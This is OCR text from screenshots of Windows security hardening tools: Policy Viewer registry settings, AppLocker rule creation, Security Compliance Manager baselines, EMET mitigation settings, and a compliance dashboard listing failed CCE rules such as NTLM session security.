




Policy Viewer - 175 items
Clipboard
View
Export
Options
Policy Type
Policy Group or Registry Key
Policy Setting
Local registry
LocalPolicy_YDIO8DOT1_2(
HKLM Software\Microsoft\Windows\CurrentVersion\Policies\System ValidateAdminCodeSignatures 0 0
HKLM Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers AuthenticodeEnabled 0 0
HKLM System\CurrentControlSet\Control\Lsa AuditBaseObjects 0 0
HKLM System\CurrentControlSet\Control\Lsa CrashOnAuditFail 0 0
HKLM System\CurrentControlSet\Control\Lsa DisableDomainCreds 0 0
HKLM System\CurrentControlSet\Control\Lsa EveryoneIncludesAnonymous 0 0
HKLM System\CurrentControlSet\Control\Lsa ForceGuest 0 0
HKLM System\CurrentControlSet\Control\Lsa FullPrivilegeAuditing 00 0
HKLM System\CurrentControlSet\Control\Lsa LimitBlankPasswordUse 1 1
HKLM System\CurrentControlSet\Control\Lsa LmCompatibilityLevel 1 1
HKLM System\CurrentControlSet\Control\Lsa NoLMHash 1 1
HKLM System\CurrentControlSet\Control\Lsa RestrictAnonymous 0 0
HKLM System\CurrentControlSet\Control\Lsa RestrictAnonymousSAM 1 1
HKLM System\CurrentControlSet\Control\Lsa\FIPSAlgorithmPolicy Enabled 0 0
HKLM System\CurrentControlSet\Control\Lsa\MSV1_0 NTLMMinClientSec 536870912 536870912
HKLM System\CurrentControlSet\Control\Lsa\MSV1_0 NTLMMinServerSec 536870912 536870912
HKLM System\CurrentControlSet\Control\Print\Providers\LanMan Print Services\Servers AddPrinterDrivers 0 0
HKLM System\CurrentControlSet\Control\SecurePipeServers\Winreg\AllowedExactPaths Machine Software\Microsoft\Windo...
HKLM System\CurrentControlSet\Control\SecurePipeServers\Winreg\AllowedPaths Machine Software\Microsoft\OLAP ...
HKLM System\CurrentControlSet\Control\Session Manager ProtectionMode 1 1
HKLM System\CurrentControlSet\Control\Session Manager\Kernel ObCaseInsensitive 1 1
Policy Path:
Security Settings
Local Policies\Security Options
User Account Control: Only elevate executables that are signed and validated
Local registry:
Option: Disabled
Data: 0
Type: REG_DWORD
GPO: Local registry
LocalPolicy_YDIO8DOT1_20171004-143003:
Option: Disabled
Data: 0
Type: REG_DWORD
GPO: Local policy



Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Windows Firewall with Advanc
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
AppLocker
Executable Rules
Windows Installer Rules
Script Rules
Packaged app Rules
IP Security Policies on Local C
Advanced Audit Policy Config
Create Executable Rules
Conditions
Before You Begin
Permissions
Conditions
Publisher
Exceptions
Name
Select the type of primary condition that you would like to create.
Publisher
Select this option if the application you want to create the rule for is signed by the software publisher.
Path
Create a rule for a specific file or folder path. If you select a folder, all files in the folder will be affected by the rule.
File hash
Select this option if you want to create a rule for an application that is not signed.



Microsoft Security Compliance Manager
File View Help
Global setting search
Custom Baselines
Microsoft Baselines
Exchange Server 2007 SP3
Exchange Server 2010 SP2
Internet Explorer 10
Internet Explorer 8
Internet Explorer 9
Microsoft Office 2007 SP2
Microsoft Office 2010 SP1
Windows 7 SP1
Windows 8
Windows Server 2003 SP2
Windows Server 2008 R2 SP1
Windows Server 2008 SP2
Windows Server 2012
Windows Vista SP2
Windows XP SP3
Other Baselines
Microsoft Security Compliance Manager (SCM) 4.0
Solution Accelerators
Welcome to SCM
What's new in this release
Windows 8 and IE 10 baselines
Windows Server 2012 baselines
Setting library enhancements
How to perform common tasks
Import a Group Policy Backup
Customize knowledge
Export knowledge
Compare and merge baselines
Working with SCM
Navigating SCM
LocalGPO command-line tool
Setting management
Getting started with SCM
Get knowledge
Download Microsoft baselines automatically
Download Microsoft baselines manually
Import a Microsoft baseline
Import a Group Policy Backup
Customize knowledge
Find settings
Evaluate Microsoft recommendations
Customize baselines
Compare with Microsoft recommendations
Export knowledge
GPO backups
DCM Configuration Packs
Import
GPO Backup (folder)
SCM (.cab)
Help
About
Help Topics
Release Notes
Send Feedback
Privacy Statement



Microsoft Security Compliance Manager
File View Help
Global setting search
Exchange Server 2007 SP3
Exchange Server 2010 SP2
Internet Explorer 10
Internet Explorer 8
Internet Explorer 9
Microsoft Office 2007 SP2
Microsoft Office 2010 SP1
Windows 7 SP1
Windows 8
Windows Server 2003 SP2
Windows Server 2008 R2 SP1
Windows Server 2008 SP2
Windows Server 2012
Attachments \ Guides
WS2012 AD Certificate Services Server Security 1.0
WS2012 DHCP Server Security 1.0
WS2012 DNS Server Security 1.0
WS2012 Domain Controller Security Compliance 1.0
WS2012 Domain Security Compliance 1.0
WS2012 File Server Security 1.0
WS2012 Hyper-V Security 1.0
WS2012 Member Server Security Compliance 1.0
WS2012 Network Policy and Access Services Security 1.0
WS2012 Print Server Security 1.0
WS2012 Remote Access Services Security 1.0
WS2012 Remote Desktop Services Security 1.0
WS2012 Web Server Security 1.0
Windows Vista SP2
Windows XP SP3
Other Baselines
WS2012 Web Server Security 1.0 203 unique setting(s)
Advanced View
Name Default Microsoft Customized
System Services 203 Setting(s)
Peer Networking Identity Manager Not Defined Not Defined Not Defined
Windows Driver Foundation - User-moc Manual Manual Manual
Power Automatic Automatic Automatic
Performance Counter DLL Host Manual Manual Manual
SSDP Discovery Disabled Disabled Disabled
Background Intelligent Transfer Service Manual by default Automatic Automatic
Encrypting File System (EFS) Not Defined Manual Manual
TCP/IP NetBIOS Helper Automatic Automatic Automatic
Hyper-V Time Synchronization Service Not Defined Manual Manual
Remote Desktop Licensing Not Defined Not Defined Not Defined
Workstation Automatic Automatic Automatic
Microsoft Software Shadow Copy Provic Manual Manual Manual
Peer Name Resolution Protocol Not Defined Not Defined Not Defined
Windows Internal Database Not Defined Not Defined Not Defined
Server For NIS Not Defined Not Defined Not Defined
Smart Card Removal Policy Manual Manual Manual
Hyper-V Heartbeat Service Not Defined Manual Manual
Data Deduplication Service Not Defined Not Defined Not Defined
User Access Logging Service Not Defined Automatic Automatic
Software Protection Automatic Automatic Automatic
Thread Ordering Server Manual Manual Manual
Import
GPO Backup (folder)
SCM (.cab)
Export
Excel (.xlsm)
GPO Backup (folder)
SCAP v1.0 (.cab)
SCCM DCM 2007 (.ca
SCM (.cab)
Baseline
Compare / Merge
Delete
Duplicate
Properties
Setting
Setting Group
Help
About
Help Topics
Release Notes
Send Feedback
Privacy Statement



Background Intelligent Transfer Service
Manual by default
Automatic
Automatic
Optiona
Computer Configuration\Windows S
Collapse
Value must be equal to Automatic.
Customize setting value
Automat
Severity:
Optional
Customize this setting by duplicating the baseline
Comments:
Setting Details
UI Path:
Computer Configuration\Windows Settings\Security Settings\System Services
Description:
Transfers files in the background using idle network bandwidth. If the service is disabled, then any applications that depend on BITS, such as Windows Update or MSN Explorer, will be unable to automatically download programs and other information.
Additional Details:
CCE-23764-4
HKLM\SYSTEM\CurrentControlSet\services\BITS\Start
REG_SZ:2
Vulnerability:
Any service or application is a potential point of attack. Therefore, you should disable or remove any unneeded services or executable files in your environment. There are additional optional services available in Windows that are not installed during a default installation of the operating system. Depending on the version of Windows you can add these optional services to an existing computer through Add/Remove Programs in Control Panel, Programs and Features in Control Panel, Server Manager, or the Configure Your Server Wizard. Important: If you enable additional services, they may depend on other services. Add all of the services that are needed for a specific server role to the policy for the server role that it performs in your organization.
Potential Impact:
If some services (such as the Security Accounts Manager) are disabled, you will not be able to restart the computer. If other critical services are disabled, the computer may not be able to authenticate with domain controllers. If you wish to disable some system services, you should test the changed settings on non-production computers before you change them in a production environment. It is also


Enhanced Mitigation Experience Toolkit
Import
Export
Group Policy
File
Wizard
Apps
Trust
Configuration
Quick Profile Name:
Custom security settings
Skin: Office 2013
System Settings
Windows Event Log
Tray Icon
Early Warning
Reporting
Help
Info
System Status
Data Execution Prevention (DEP)
Application Opt In
Structured Exception Handler Overwrite Protection (SEHOP)
Application Opt In
Address Space Layout Randomization (ASLR)
Application Opt In
Certificate Trust (Pinning)
Enabled
Block Untrusted Fonts (Fonts)
Always On
Running Processes
Process ID
Process Name
Running EMET
3300 AmoltoRecorder - Amolto Call Recorder for Skype
12200 ApplicationFrameHost - Application Frame Host
4516 armsvc - Adobe Acrobat Update Service
5624 atieclxx - AMD External Events Client Module
2844 atiesrxx - AMD External Events Service Module
21500 audiodg - Windows Audio Device Graph Isolation
11316 backgroundTaskHost - Background Task Host
12664 browser_broker - Browser_Broker
Refresh



Application Configuration
Export
Export Selected
File
Add Application
Add Wildcard
Remove Selected
Add / Remove
Show Full Path
Show All Settings
Show Group Policy Apps
Options
Stop on exploit
Audit only
Default Action
Deep Hooks
Anti Detours
Banned Functions
Mitigation Settings
Mitigations
Enter text to search...
Find
Clear
App Name
DEP
SEH...
Null...
Hea...
EAF
EAF+
Ma...
Bot...
Loa...
Me...
Caller
Sim...
Sta...
ASR
Fonts
AmoltoRecorder.exe
armsvc.exe
OK
Cancel



OS Vulnerabilities (by Microsoft) mismatch
Filter
Failed rules by severity
313
TOTAL
CRITICAL
186
WARNING
76
INFORMATIONAL
51
Failed rules by type
313
TOTAL
REGISTRY KEY
199
SECURITY POLICY
55
AUDIT POLICY
42
296
Failed Windows rules
17
Failed Linux rules
CCEID
NAME
RULE TYPE
NO. OF VMS...
RULE SEVERITY
STATE
CCE-10019-8 MSS: (ScreenSaverGracePeriod) The ti... Registry key 1 Warning Open ...
CCE-10035-4 Network security: Minimum session sec... Registry key 1 Critical Open ...
CCE-10040-4 Network security: Minimum session sec... Registry key 1 Critical Open ...
CCE-10086-7 Access this computer from the network Security policy 1 Critical Open ...
CCE-10113-9 Windows Firewall: Domain: Outbound... Registry key 1 Critical Open ...
CCE-10123-8 Windows Firewall: Private: Outbound c... Registry key 1 Critical Open ...
CCE-10127-9 Windows Firewall: Private: Allow unicas... Registry key 1 Critical Open ...
CCE-10131-1 Windows Firewall: Private: Apply local f... Registry key 1 Critical Open ...
CCE-10188-1 Windows Firewall: Public: Apply local fi... Registry key 1 Critical Open ...
CCE-10369-7 Bypass traverse checking Security policy 1 Critical Open ...
CCE-10390-3 Audit Policy: System: IPsec Driver Audit policy 1 Critical Open ...
CCE-10439-8 Shut down the system Security policy 1 Warning Open ...



Network security: Minimum session security for NTLM SSP based...
OS VULNERABILITY
Search
OS VERSION
Windows Server 2008 R2 Standard
RULE SEVERITY
Critical
FULL DESCRIPTION
This policy setting determines which behaviors are allowed for applications using the NTLM Security Support Provider (SSP). The SSP Interface (SSPI) is used by applications that need authentication services. The setting does not modify how the authentication sequence works but instead require certain behaviors in applications that use the SSPI. The possible values for the Network security: Minimum session security for NTLM SSP based (including secure RPC) servers setting are: • Require message confidentiality. This option is only available in Windows XP and Windows Server 2003, the connection will fail if encryption is not negotiated. Encryption converts data into a form that is not readable until decrypted. • Require message integrity. This option is only available in Windows XP and Windows Server 2003, the connection will fail if message integrity is not negotiated. The integrity of a message can be assessed through message signing. Message signing proves that the message has not been tampered with; it attaches a cryptographic signature that identifies the sender and is a numeric representation of the contents of the message. • Require 128-bit encryption. The connection will fail if strong encryption (128-bit) is not negotiated. • Require NTLMv2 session security. The connection will fail if the NTLMv2 protocol is not negotiated. • Not Defined.
VULNERABILITY
You can enable all of the options for this policy setting to help protect network traffic that uses the NTLM Security Support Provider (NTLM SSP) from being exposed or tampered with by an attacker who has gained access to the same network. That is, these options help protect against man-in-the-middle attacks.
POTENTIAL IMPACT
